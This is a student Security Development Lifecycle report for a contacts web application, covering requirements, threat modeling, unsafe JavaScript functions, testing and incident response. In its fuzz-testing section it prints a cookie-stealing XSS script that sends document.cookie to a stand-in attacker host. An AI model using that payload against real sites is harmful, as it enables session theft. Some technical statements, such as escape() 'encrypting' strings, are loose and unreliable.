ICS 491 SDL 5 Release

Author(s): Vincent DiRenzo, Samuel Park, Leon Qu

Date: August 7, 2016

Abstract: For every program or application, a certain level of security needs to be implemented by companies as more and more threats pop up in the realm of cyberspace everyday. With this said, the online application of an electronic “phonebook” type of program with contact information makes finding people easier than ever. From a security standpoint, there are many ways that information could go into the wrong hands and so security and well thought out design are important.

Requirements.

1.1 Establish Security Requirements.

For every system that collects information from users, there needs to be transparency to tell the users what data is being collected and how it is going to be used. In our case, our contacts application will collect their names, addresses, phone numbers, and password informations, but only for the purposes of having something of a database for storing information. There needs to be security measures in place to ensure the users that the data is protected and will only be used for the purpose of storing information and no other purpose. The user that is inputting their information is able to edit any of the fields of information that they stored in the database. Each user has a password to access their own set of inputted information. No other user can access the information of another user unless the other user has provided his/her password to them, giving all users privacy over their information that they want to save. In order to ensure security, we would have to let users know that the contacts application has its information stored in a secure type a database where the files are encrypted. In order to keep track of security flaws that may come up during development, we would use a source control system such as GitHub so everyone is able to see all the changes that are made to the source code. Branches should be created in order to test new code if it works well with the code that is already written before finally pushing it to the main branch. In development, there will bound to be errors whether in arithmetic, buffer overflows/underflows, race conditions, etc. Potential errors have to be taken care of as soon as possible before the defects create bigger problems including improper information disclosure and elevation of privileges.

1.2 Create Quality Gates/Bug Bars.

Regarding the levels of security in our program, some critical bars would be not allowing elevation of privilege. A user should not be able to access the information set by other users. So, examples like arbitrary writing to file system and injection of code is one bar to keep track of. Other important security gates that should be set are the bypassing of passwords so the passwords of users have to be protected. Authentication is an important aspect for the application. On the moderate level, accidental disclosure of information and security assurances to protect users from being able to see information that they did not input in the database themselves.

With levels of privacy, the critical bars that we should set for our web application is having notice and consent from the user, detailing what our application is about, what is does, how the information is used. Another bar is if there is a lack of user controls, then there is a problem with users not knowing if their information will be safe or not. At the important level, lack of data protection and lack of internal data management go with each other because we have to be able to take the inputted data to enter in a secure database that would write it into encrypted files effectively and having the users be able to easily access what they had again if they enter the right credentials to see their information.

1.3 Perform Security and Privacy risk Assessments.

Information in this phonebook can be devastating to any hacker who gets their hands it. To keep our users safe there can be a username and password database to see this information. On a business level the contacts inside could have employees, the employers and clients

information. For a business app we can hope that it will be only used in business practices. However if the server gets hacked we can have a backup storage system that will allow all the data from this book to be deleted. Every night the book will be updated if needed and sent to another server. We used to do this for data for doctors offices. This will be our failsafe.

Design

2.1 Establish Design Requirements.

When designing an app like this it is very straight forward. For this phonebook we want it to be big enough to incorporate a lot of data. Inside the tables we will have names, addresses, phone numbers, important contacts, passwords and usernames for certain people. This is a simple binary search tree which will sort everything from A to Z, like a normal phone book. As stated above the data will be backed up to another server every night in case something happened. Along with that, there will be a countermeasure that if a hacker can get into the server the data will be wiped.

The opening page of our application will have an option to log in or register (make an account) with us, just like most standard web sites nowadays. If the user already has an account, they will be prompt to enter their username and password. If not, they will be taken to a simple register page where they can choose a username and password that will be stored and used as their login information. Each user will have a different username and that be used as the key when looking up their personal information. Their password will be used as an authentication method to prove that the user is who they say they are. Once a person has logged in, they can edit their personal information such as their address and phone number. Data going into our


applications data base will be encrypted in some way so that users personal information will not be in plain text if there is ever a security breach. All data stored in the applications database will be backed up at least once a day to insure that everyone's data is not lost in case of an attack or natural cause (fire/electrical/water). The lack of redundancy should never be a reason for failure. If this application were to be used in a business setting with "administrator" privileges, there will also be a need for different access mods (user/client vs admin). Where admins would have the power see more than the average client. Theses types of accounts would be better off with more security such as another layer of authentication such as a password/pin combination. This extra pin authentication can be prompt to the user after the initial log in and also whenever admin privileges are being used, such as before gaining access to user/client information.

2.2 Perform Attack Surface analysis/reduction.

The users of the program will have basic privileges of being able to create a username and password. After that process is complete, then they are able to enter information in fields like names, address, phone number. They can add multiple contacts if they wish to. After they are finished, they can exit the application. They will not be able to see any other sessions because they all have unique usernames and passwords that are not shared with any other user. In case of an attack, we analyze that there is only a few ways where malicious attacks can get in to take information. If our code is insecure, using nonstandard coding practices, it may result in hacks because of defects in buffer overflow or other errors. If encryption is not effective, then usernames and passwords can easily be accessed from finding system files. A good example of a system that has our application component would be the Android operating system. There are malicious files that are sent around that if the user gets on their phone, it can access their SMS

and obtain message details and contact information [4]. But our application entirely focused on contact storage and so less vulnerable to attacks rather than the entire operating system.

2.3 Use Threat Modeling.



Above is a basic Threat Model. Simply put, all threats, not including physical, are going to come from from some user. We have 4 major parts in this model, the user's, authentication, process, and data. Users will be in the form of regular users and admins. Test data can be supplied using a generic user while feeding input for validation. Normal users will have access and the ability to change only their personal information, while admin users will be able to view all normal users data. The boundaries or user vs admin can be seen as admin being able to get to all or most data in the application while the normal user will be capped at his/her own data. Authentication will be down before anything else. Users will provide information (username and password) before proceeding to any form of data. Admin users will go through a second step

authentication as an extra precaution to protect multiple user's data. This combination of authentication would be comparable to a basic NIPR/SIPR tunnel protocol. The Processes box will be instructions that are given from the user to the application such as getting or setting data. In this box there needs to be user input authentication around every corner to prevent wrong access to information. Past authentication this area will also need to be tested against injection type attacks. The data block represents the data base that out data will be stored in. This database needs to be secured via some encryption whether it be the whole table or the individual bits of information being stored in the table.

Implementation

3.1 Use Approved Tools.

Compiler/Tool	Min Required Version	Optimal/Recommended Version	Comments
IntelliJIDEA	Version 14.1.4		For javascript
IntelliJIDEA PHP	Version 141.1534		For PHP
GitHub Application	N/A	N/A	Optional: but helpful for keeping project files in order and having more freedom to commit certain files or not
Web browser (i.e. Firefox, Chrome)	N/A	Latest version of web browser of choice	web browser for web application

3.2 Deprecated/Unsafe Functions.

There are a few methods in Javascript that are considered deprecated and unsafe because of the nature of them. In some cases, if used improperly, it may open us up to attacks.

- eval(): This function is used to take a string and execute it as a function, dynamically generating code. But this function is really easy to abuse and improper usage leads to opening up our code for injection attacks, make debugging more challenging, and slower runtime. If we wanted to assign a property to a Javascript object foo with this function, it would be something like this: var property = 'bat';

  Var value = eval('foo.' + property);

  But this runs slower because eval has to be interpreted and vulnerable to XSS. The proper way to do it would be after assigning 'bat' to property, we can do var Value = foo[property];
- escape(): encrypts a string. Can be replaced by encodeURI().
- unescape(): This function decrypts a string encrypted by the escape function. This can be replaced by decodeURI() or decodeURIComponent().
- With statement: introduces the properties of object as local variables in statement. For example: with({first: "Joe" }) {console.log("Hi" + first);} would write out Hi Joe. There are problem with security in using this statement because we cannot determine what an identifier refers to by looking at its syntactic surroundings, in other words, it is hard to tell what is happening by code examination.

3.3 Perform Static Analysis.

Static analysis on code means to debug code without running it. It can be used to fix code to be more presentable and standardized. For this application we used intellij static analysis tools. Besides using the default tool that most IDE's come with, we also used the code inspect option.

To use the code inspection option:

- Open up a project in the intellij IDEA and select a file or file(s) that you want to inspect.
- Click okay and program will begin to analyze your code.
- The discrepancies will be listed and will give you a description of the issue.

While using this tool we noticed the usefulness of it. The results listed can be narrowed down to any group or files within the project to allow us to focus on specific parts while at the same time organizing the issues in categories such as code style, CSS, efficiency. There are many files when coding a project and some files can get overlooked. By using the analysis /inspection tool we were able to find unused/extra code in our program. The tool also spotted redundancy in our code as well, which resulted in less lines needed to complete the same task. This ultimately made our end code look a lot neater. The tool was not hard to use at all, a simple google query to find the specific IDE's tool and guide was all that was needed.

Verification

4.1 Perform Dynamic Analysis.

For this report we used mocha js to dynamically test our program. After changing from using a text file to a real database to store user information we had to include using phpunit testing for majority of the php code. Most of the difficulties using these tools came from the installation and initial learning curve. We find that a lot of tools relating to writing code have a

steep learning curve with documentation that needs to be simplified for more people to use. Using tools like these are still very helpful. After the initial set up, writing test functions became easier to do. Instead of wondering why our code was not working like it should (spitting out a certain output) we could run the test suite to see how the recoded functions responded to input. Having the testing suite run with multiple possible inputs without having to manually run and test the program was very convenient. If the suit reported different values form the expected values we could narrow down the type of input that triggers the discrepancy. After that a simple tweak of the way input in our program is handled and running of the test suite again to verify is all that was needed so solve the issue. Using the test suit anytime a major change was made also helped us keep track of the last verified version of the program which would be pushed to github as a check point.

4.2 Perform Fuzz Testing.

4.2.1 In one initial fuzz test, we tried looking over by inspection the html code and seeing if there are any vulnerabilities that can be found by simply looking to find url endings or anything of the sort. Nothing exploitable was found. Aside from that some XSS injections were put in into the username or password boxes. We put in the script

```
<script type=”javascript”>
void(window.location='http://www.hacker.com/stealcookies.php?'+document.cookie);
</script>
```

It was not successful in stealing cookies from the website because the website does not require to have cookies with information stored, and the information is stored in a session instead. So, information is secure from hacks trying to take information from the client side.

4.2.2 Our second fuzz testing attempt was in the form of buffer overflow. Since the user has the option for changing their user information, it also gives the ability to overflow the input boxes in an attempt to crash the server. The way the data is stored in the database, it did not cause an overflow and successfully limited the characters saved. However on the homepage where the users information is stored, the data was not printed as expected. All the text for a specific field was printed on one line. So the webpage was stretched horizontally to accommodate the length of the user's information. Although this issue is purely cosmetic, it is a glitch that was overlooked and should be fixed.

4.2.3 The last fuzz testing attempt we will discuss is unexpected input. Aside from XSS types of injections we also tried to trigger any type mismatched that were not handled properly. For example on the forms page of our program we attempted to supply letters and different characters into the phone number input field. The way the program was made, the user is allowed to input any type of character and it did not affect the application much, therefore the testing was somewhat successful. The program did not error out, but at the same time the input is a phone number and should be made to only accept numbers. This is something that will be fixed in a future version of our application.

4.3 Conduct Attack Surface Review.

Compiler/Tool	Min. Required Version	Optimal/Recommended Version	Comments
IntelliJIDEA	Version 14.1.4		For javascript
IntelliJIDEA PHP	Version 141.1534		For PHP

Xampp control panel	Version 3.2.1		For database manipulation
GitHub Application	N/A	N/A	Optional: but helpful for keeping project files in order and having more freedom to commit certain files or not
Web browser (i.e. Firefox, Chrome)	N/A	Latest version of web browser of choice	web browser for web application

Based on our approved tools as listed previously, there have been no updates to our IDE that we use to work on the project. Any updates to the plugins in the IDE would be ideal for having bug fixes or other sort of things of like. As our project progresses, we might find that there are some tools that will make things easier which is true in this case where we added xampp control panel in order to help test the databases that our project deals with. For the web browsers, it is good to always have the latest version of preferred web browser application. With each update, there are vulnerabilities that are being fixed such as vulnerabilities with network security services that were fixed in the most recent version of Firefox and critical ones like buffer overflows and memory management. Other from older versions with known vulnerabilities, there are no new ones reported.

Release.

5.1 Create an Incident Response Plan.

5.1.1 Privacy Escalation Team consists of an escalation manager, legal representative, and public relations representative.

Vincent (Escalation manager): The escalation manager should be responsible for including appropriate representation of the project across, relaying to privacy and business

experts. He is also for driving the process to completion. He analyzes any current scenario that comes up requiring immediate response, and allows the team to track that critical problem, monitor it appropriately, and manage the escalating situation.

Samuel (Legal Representative): The legal representative is responsible for helping to resolve any legal concerns consistently throughout the process of the project or within the organization/team. He is appointed to act on the team's behalf in accordance with the law.

Leon (Public Relations Representative): The public relations representative is responsible for helping to resolve any public relation concerns consistently throughout the project process or within the organization/team. He is appointed to help put out to the public a correct image or maintain the image of the organization/team.

In the case of an emergency with database, contact us at teamzeta2@gmail.com.

5.1.2 Escalation Response Framework Procedure

1. Begin by noting down time of email, reporting of issue.
2. Escalation manager evaluates the email to determine if the issue needs more details to be looked in further. If not, skip to step 4.
3. Work with reporting party to find out exact details of the issue, whether it is with their account or the site.
4. Find the source of the escalation.
5. Find out the breadth and impact of the issue, whether it's a security issue, account issue, login issue, general bugs.
6. Determine if the issuing party's concern is valid.

7. Summarize known facts about the issue and concerns being said. Determine an adequate resolution.
8. Give an estimation time for resolving the issue.
9. Have legal representative go over any legal concerns with the issuing party.
10. Have public relations representative release external communication such as online help articles, outreach, breach notifications, documentation updates.
11. Resolve user concerns related with initial issue.
12. Ensure that future similar events do not occur.
13. Evaluate effectiveness of escalation response actions after the issue is resolved.

5.2 Conduct Final Security Review.

Based on our current threat model, a new user would have to make a new account and then log in to the website that way. If they are existing users, then they can just use the credentials that they set up before to log in. As a test user, they should not be able to access the admin account or get a hold of the admin credentials in any way. With this, it should also meet the bug bar and quality gates that we set for the project. The static and dynamic tools that we have chosen for the project are good for checking for errors in the code or any parts of the code that do not run as expected. Through the code tools, it has passed our tests. It verifies that it has passed FSR because the requirements of SDL are met and our own requirements based on the SDL requirements of bug bars and threat model are met.

5.3 Certify Release and Archive.

Github release link: https://github.com/chocowzzrd/ics491

References.

1. https://msdn.microsoft.com/library/cc307392.aspx
2. https://msdn.microsoft.com/en-us/library/cc307403.aspx
3. https://msdn.microsoft.com/en-us/library/cc307404.aspx
4. Millman, Rene. "Hackers Use Malware Disguised as Word Doc to Steal Data from Android Users." *SC Magazine UK*. Haymarket Media, Inc., 30 Oct. 2015. Web. 18 July 2016.
5. http://www.2ality.com/2011/06/with-statement.html
6. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Deprecated_and_obsolete_features
7. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval
8. http://www.w3schools.com/jsref/jsref_escape.asp
9. https://www.mozilla.org/en-US/security/known-vulnerabilities/firefox/